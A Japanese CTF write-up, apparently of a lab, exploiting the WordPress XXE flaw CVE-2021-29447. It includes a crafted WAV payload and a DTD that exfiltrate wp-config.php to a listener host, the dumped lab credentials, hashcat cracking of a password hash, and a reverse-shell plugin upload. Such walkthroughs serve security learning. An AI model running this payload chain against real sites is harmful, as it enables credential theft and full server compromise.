Wordpress: CVE-2021-29447 - writeup
Task 1: Introduction
XXE(XML eXternal Entitiy)攻撃についての説明でした。XXEは簡単に言うと相手のファイルを覗き見る攻撃です。 初めて聞いた攻撃なので問題を通して理解していきたいです。
A. No answer needed
Task 2: Ready Set Go
Q. Use the vulnerability CVE-2021-29447 to read the wordpress configuration file.
A. No answer needed
Q. Based on the results of #1, what is the name of the database for WordPress?
まずはターゲットの状況を確認します。
$ nmap -Pn -sC -sV -A -T4 -oN nmap_result 10.48.187.108
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.2p2
80/tcp   open  http    Apache httpd 2.4.18 (WordPress 5.6.2)
3306/tcp open  mysql   MySQL 5.7.33
ffufからwp-signup.phpを発見。アクセスするとログインページが表示され、introduction通りのユーザ名、パスワードでログインができました。
ペイロードを作ります。
echo -en 'RIFF\xb8\x00\x00\x00WAVEiXML\x7b\x00\x00\x00<?xml version="1.0"?><!DOCTYPE ANY[<!ENTITY % remote SYSTEM '"'"'http://192.168.132.78:4444/NAMEEVIL.dtd'"'"'>%remote;%init;%trick;]>\x00' > payload.wav
nano NAMEEVIL.dtd
このコマンドでpayload.wavを作成し、NAMEEVIL.dtdをnanoで開き編集しました。
$ cat NAMEEVIL.dtd
<!ENTITY % file SYSTEM "php://filter/zlib.deflate/read=convert.base64-encode/resource=../wp-config.php">
<!ENTITY % init "<!ENTITY % trick SYSTEM 'http://192.168.132.78:4444/?p=%file;'>" >../wp-config.phpにはDBのパスワードがあるそうで、これを持ってくるようにしています。
NAMEEVIL.dtdがあるディレクトリでphp -S 0.0.0.0:4444を実行し待ち受けます
payload.wavをアップロードします。

受信できました。
php -S 0.0.0.0:4444
[Mon Feb 23 07:22:52 2026] PHP 8.4.16 Development Server (http://0.0.0.0:4444) started
[Mon Feb 23 07:28:07 2026] 10.49.132.229:56172 Accepted
[Mon Feb 23 07:28:07 2026] 10.49.132.229:56172 [200]: GET /NAMEEVIL.dtd
[Mon Feb 23 07:28:07 2026] 10.49.132.229:56172 Closing
[Mon Feb 23 07:28:07 2026] 10.49.132.229:56174 Accepted
[Mon Feb 23 07:28:07 2026] 10.49.132.229:56174 [404]: GET /?p=hVTbjpswEH3fr+CxlYLMLTc/blX1ZVO1m6qvlQNeYi3Y1IZc+vWd8RBCF1aVDZrxnDk+9gxYY1p+4REMiyaj90FpdhDu+FAIWRsNiBhG77DOWeYAcreYNpUplX7A1QtPYPj4PMhdHYBSGGixQp5mQToHVMZXy2Wace+yGylD96EUtUSmJV9FnBzPMzL/oawFilvxOOFospOwLBf5UTLvTvBVA/A1DDA82DXGVKxqillyVQF8A8ObPoGsCVbLM+rewvDmiJz8SUbX5SgmjnB6Z5RD/iSnseZyxaQUJ3nvVOR8PoeFaAWWJcU5LPhtwJurtchfO1QF5YHZuz6B7LmDVMphw6UbnDu4HqXL4AkWg53QopSWCDxsmq0s9kS6xQl2QWDbaUbeJKHUosWrzmKcX9ALHrsyfJaNsS3uvb+6VtbBB1HUSn+87X5glDlTO3MwBV4r9SW9+0UAaXkB6VLPqXd+qyJsFfQntXccYUUT3oeCHxACSTo/WqPVH9EqoxeLBfdn7EH0BbyIysmBUsv2bOyrZ4RPNUoHxq8U6a+3BmVv+aDnWvUyx2qlM9VJetYEnmxgfaaInXDdUmbYDp0Lh54EhXG0HPgeOxd8w9h/DgsX6bMzeDacs6OpJevXR8hfomk9btkX6E1p7kiohIN7AW0eDz8H+MDubVVgYATvOlUUHrkGZMxJK62Olbbdhaob0evTz89hEiVxmGyzbO0PSdIReP/dOnck9s2g+6bEh2Z+O1f3u/IpWxC05rvr/vtTsJf2Vpx3zv0X - No such file or directory
下のコマンドでデコードします。NAMEEVIL.dtdでphp://filter/zlib.deflate/read=convert.base64-encode/resource=/etc/passwdをやった逆順にデコードしています。
$ php -r "echo zlib_decode(base64_decode('nVZtT+NGEP5cJP7DcK2UKyVxOaSq4lqVQFKCLkdonAjdp2hjr+0Vzu7evoSLTvffO7N2HIdDreA4CWPPPPP+zPzxly704UF0fHx4AMcwKzgsmeWQKJmJ3BvmhJKQKQP3yqR3hltLgo3wo+5Woj3EgcTwSsEmRmgH3nILrhAWMlFySL0RMscXPOgLaR0ry6DRg0/KQ6pkx0HB1hycIm2ShUe+BCscP4ENyiRMBu1E6U0LG+Xf7DnzBphM6VuJhgLOmpWe217L/60yajmG7gSxTJWleiRH95JgzxvFY/i4if8Zg+XOoZytX8Yc43fwwDfbNwPmWEgn/kIz2vBMfKm/9S/ju/5s1IBelEI+QOGctudR9IjZ1pTtnjJ5ZL3WyriIGSeSkkc8FWS42wTcxYCjHZRmyQPL+X7N8DsWOoLjp+5DNyQfEws5+h9yKmSmIDNqRTk3oQSFso6Uoyj0Syi/ZCsOKgt5S7fB7nVLsJti3JK/hc7gcnHb/zjsnECniTBdvuvAz++Dd41vDRg2gQlWnuLM4+GUcNB0ysyDYzLn0v0HkmbWktHvkO76cXw/mQ4Izc71mYnPqJCnZ8/4RUl41p3RJJ4RQKkSVpJUW7fpg6uCGUs5rrobG7MaGWy2dK9XbO87C1ej/jQeBiPeZb+38akUOxuKZgpxNpr3YBBGKikoPXVpM7KbKr90zxiZjMf9WShQy8CPF7+Exup7zLbEHqymfC7FZ8/hAzZ8GLaYla41X1dbo9yG+UxFlnGD+uArRV0YdNgeBeldC0pugv9Bz9uaMuDr/oQwLXpPpiTMXxfnLzrtnUYWvYl2jUgisBPBR7MWCf+2Zzxpu8wcRrUBrQS6TBwiViEOIZFJREo+In0B/yKsq+hCPQiqXCCWR2IeHIWkkqI+tqS9ZbdS5QTKciSeXc4uMFzUeNf7rfdrPbRNefrz2WjxYfgJi7P919HeVRO6l1IoMM9V/RrteHg1nw4XbZAXaI8n19fDweLmdufAC7RvJ7dXw33XX6AdXI7749mrtNtx1yCvirtx4MVx77n+/9r1xHVrwq43845Qm0GftZbKroO2rRz6bOVLJ3TJ93YtsTso2WJspARarblAFc6SIgCxxsPKAkxkuQHpV0vs5BMocXuEB5p8L1N8ThQ6CGgOMY/q7v0p0NmiwoA/kfe1M5tF5307uL9xY6R8zUulEea8FWzKlz7PabpWKuXPcIsIQ+WMD0PFZchJWEfC6pJtaDtJhZSFntX3R21phUwUAOEGx9uCdUbJHEM0PFEr/JryFJGQBXTpcxpVSX9zJIGdr4HG7+8Wg+Hl/Lq+akhImLYZ9GstEJ2eWwRJYdOiNauKT+k/6ho6PLBcKFvZp3IuwypMw3JtknISYNYCr6MqZpV4slGdVK86LRrsrpDdRjR6ykXbkLGvM1ZiDradi+THXMcS551gSpWG+lg5ghHTeLJpvyyFLfDN3vYhxNEknAYBsDVH9Cm+mQ3n03H7a7X6+kurSu9ovbsitELB2/0jsJpOmU1lDBv9LRxBBZwSt1RXGE4e/nw9PPhhxzr1lxNYLAY308UCetCJqhH9trUec6yR1y2Da1zwoVOQx0tPLUQXZr3ODf/s0aGFIo6vDRAs3nHbY4xOVxqOfwE='));"
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://wordpress.org/support/article/editing-wp-config-php/
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define( 'DB_NAME', 'wordpressdb2' );

/** MySQL database username */
define( 'DB_USER', 'thedarktangent' );

/** MySQL database password */
define( 'DB_PASSWORD', 'sUp3rS3cret132' );

/** MySQL hostname */
define( 'DB_HOST', 'localhost' );

/** Database Charset to use in creating database tables. */
define( 'DB_CHARSET', 'utf8' );

/** The Database Collate type. Don't change this if in doubt. */
define( 'DB_COLLATE', '' );

/**#@+
 * Authentication Unique Keys and Salts.
 *
 * Change these to different unique phrases!
 * You can generate these using the {@link https://api.wordpress.org/secret-key/1.1/salt/ WordPress.org secret-key service}
 * You can change these at any point in time to invalidate all existing cookies. This will force all users to have to log in again.
 *
 * @since 2.6.0
 */
define( 'AUTH_KEY',         'put your unique phrase here' );
define( 'SECURE_AUTH_KEY',  'put your unique phrase here' );
define( 'LOGGED_IN_KEY',    'put your unique phrase here' );
define( 'NONCE_KEY',        'put your unique phrase here' );
define( 'AUTH_SALT',        'put your unique phrase here' );
define( 'SECURE_AUTH_SALT', 'put your unique phrase here' );
define( 'LOGGED_IN_SALT',   'put your unique phrase here' );
define( 'NONCE_SALT',       'put your unique phrase here' );

/**#@-*/

/**
 * WordPress Database Table prefix.
 *
 * You can have multiple installations in one database if you give each
 * a unique prefix. Only numbers, letters, and underscores please!
 */
$table_prefix = 'wptry_';

/**
 * For developers: WordPress debugging mode.
 *
 * Change this to true to enable the display of notices during development.
 * It is strongly recommended that plugin and theme developers use WP_DEBUG
 * in their development environments.
 *
 * For information on other constants that can be used for debugging,
 * visit the documentation.
 *
 * @link https://wordpress.org/support/article/debugging-in-wordpress/
 */
define( 'WP_DEBUG', false );

/* That's all, stop editing! Happy publishing. */
define('WP_HOME', false);
define('WP_SITEURL', false);

/** Absolute path to the WordPress directory. */
if ( ! defined( 'ABSPATH' ) ) {
        define( 'ABSPATH', __DIR__ . '/' );
}

/** Sets up WordPress vars and included files. */
require_once ABSPATH . 'wp-settings.php';
DBの名前はwordpressdb2でした。
A. wordpressdb2
Q. Based on the results of #1, what are the credentials you found?
A. thedarktangent:sUp3rS3cret132
Q. Enumerate and identify what is the dbms installed on the server?
A. mysql
Q. Based on the results of #4, what is the dbms version installed on the server?
A. 5.7.33
Q. Based on the results of #4, what port is the dbms running on?
A. 3306
Q. Compromise the dbms, What is the encrypted password located in the wordpress users table with id 1??
入手したクレデンシャルでログインできました。
mysql -u thedarktangent -p -h 10.48.128.254 --ssl=FALSE
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 24
Server version: 5.7.33-0ubuntu0.16.04.1 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]>

 select * from wptry_users;
+----+------------+------------------------------------+---------------+------------------------------+----------------------------------+---------------------+-----------------------------------------------+-------------+------------------+
| ID | user_login | user_pass                          | user_nicename | user_email                   | user_url                         | user_registered     | user_activation_key                           | user_status | display_name     |
+----+------------+------------------------------------+---------------+------------------------------+----------------------------------+---------------------+-----------------------------------------------+-------------+------------------+
|  1 | corp-001   | $P$B4fu6XVPkSU5KcKUsP1sD3Ul7G3oae1 | corp-001      | corp-001@fakemail.com        | http://192.168.85.131/wordpress2 | 2021-05-26 23:35:28 |                                               |           0 | corp-001         |
|  2 | test-corp  | $P$Bk3Zzr8rb.5dimh99TRE1krX8X85eR0 | test-corp     | test-corp@tryhackme.fakemail |                                  | 2021-05-26 23:47:32 | 1622072852:$P$BJWv.2ehT6U5Ndg/xmFlLobPl37Xno0 |           0 | Corporation Test |
+----+------------+------------------------------------+---------------+------------------------------+----------------------------------+---------------------+-----------------------------------------------+-------------+------------------+
ユーザ名とハッシュされたパスワードを見つけました。
A. $P$B4fu6XVPkSU5KcKUsP1sD3Ul7G3oae1
Q. Based on the results of #7, What is the password in plaint text?
ハッシュを検索するとphppassというものでした。hashcatで復号します。
$ hashcat -m 400 -a 0 hash.txt /usr/share/wordlists/rockyou.txt
$P$B4fu6XVPkSU5KcKUsP1sD3Ul7G3oae1:teddybear
A. teddybear
Q. Compromise the machine and locate flag.txt
見つけたユーザーとパスワードからwordpressにログインします。
事前にnc -lvnp 4444で開けておきログインした画面からplugins,add new,upload pluginを選び、zipファイルのリバースシェルのphpをアップロードします。
つながったので探索し、flagを見つけました。
$ find / -name flag.txt 2>/dev/null
/home/stux/flag/flag.txt
$ cat /home/stux/flag/flag.txt
thm{***********************************}
A. thm{***********************************}
感想
XXEはXMLを通して外部を参照し、任意のファイルを覗くことができる攻撃だとわかりました。かなり難しかったです。wavファイルでペイロードを送っているのも、解析を難しくさせる要因だと感じました。